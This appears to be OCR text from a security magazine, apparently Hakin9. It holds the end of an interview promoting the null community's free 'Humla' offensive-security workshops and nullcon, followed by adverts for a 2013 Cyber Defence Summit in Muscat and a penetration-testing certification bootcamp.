Humla literally means attack in hindi. An offensive hands-on informal workshop and gathering. This happens in most of the null chapters. It is a day long session on any offensive technology picked up by the volunteers. We have a Humla champion who runs the show. The session is totally free, however to maintain the quality we keep limited registrations.

ED: Any message for our readers?

AJ: I request you to come out of your office space and contribute to the community as much as you can. Believe me when I say that the best way to learn is to share and network with the community.

Take some time out of your busy schedule and come down for nullcon. We promise an experience never experienced :). We have special packages for international delegates.

And as they say for nullcon – Beware! Be There! Get ready to Goa!

ED: Thank you very much! Good luck!

CYBER DEFENCE
SUMMIT مؤتمر الأمن السيبراني
Middle East & North Africa

MARCH 4TH - 5TH 2013
AL BUSTAN PALACE, RITZ CARLTON HOTEL
MUSCAT, OMAN
WWW.CYBERDEFENCESUMMIT.COM

ORGANISED BY:

ENDORSED BY:

THE MIDDLE EAST AND NORTH AFRICA INVEST TO DEFEND THEIR CRITICAL INFRASTRUCTURE

TELECOM & IT SERIES

CONFIRMED SPEAKERS INCLUDE:

Dr Salim Sultan Al Ruzaiqi
CEO
Information Technology Authority Oman

Badar Ali Al-Salehi
Director of Oman National CERT
Information Technology Authority Oman

Phillip Victor
Director, Centre of Policy & International Cooperation
ITU - IMPACT

Yurie Ito
Director of International Coordination
Japan National CERT

Noboru Nakatani
Executive Director
INTERPOL Global Complex for Innovation

Hillar Aarelaid
CEO
CERT Estonia


Gerry Penell
CIO
London Olympics 2012

Shane MacDougall
Ethical Hacker

Hord Tipton
Executive Director
(ISC) 2

Dr John Meakin
Global Head of Security Solutions and Architecture
Deutsche Bank

Kevin Kanji
VP - Head of Information Security and Technology Risk
Barclays Bank



Tamer Gamali
CISO
National Bank of Kuwait

SPONSORS AND PARTNERS

CASSIDIAN
AN EADS COMPANY

comendo

wave™ The Trusted Computing Company

e-Cop®
Managing Risk. Securing Enterprise.

(ISC)²®

Hakin9.org

SecurityKaizen magazine

CSCSS CENTRE FOR STRATEGIC CYBERSPACE + SECURITY SCIENCE

virus BULLETIN

For more information on being a part of this summit, contact;
Ali Khalid Rana, Marketing Manager
Email: alir@cyberdefencesummit.com, **Tel:** +971 4455 7962

HackDefense

Emerging leader in Information Security Training & Services

Learn The Most Advance Ethical Hacking Training - CPTP

The **CPTP** certification is quickly becoming accepted worldwide as one of the most prestigious Information Security certification in the industry. Information Security Professionals holding an active CPTP certification are recognized for their expert-level knowledge and skills in hard core penetration testing. The deep technical penetration testingknowledge that a CPTP brings ensures that they are well qualified to address the most technically challenging cyber security threats and security vulnerabilities to Corporate Infrastructure.

DUBAI
DECEMBER 1-5, 2012

MALAYSIA
JANUARY 14-18, 2013

AMSTERDAM
APRIL 22-26,2013

NEW YORK
JULY 1-5,2013

For more CPTP Boot camp Location's
visit - www.hackdefense.org

Corporate Training's/Enquiries
email - contact@hackdefense.org

facebook.com/TheNapsterKhan

Hack Defense, brand name in Delivering high end penetration testing training to top Fortune 500 MNC's.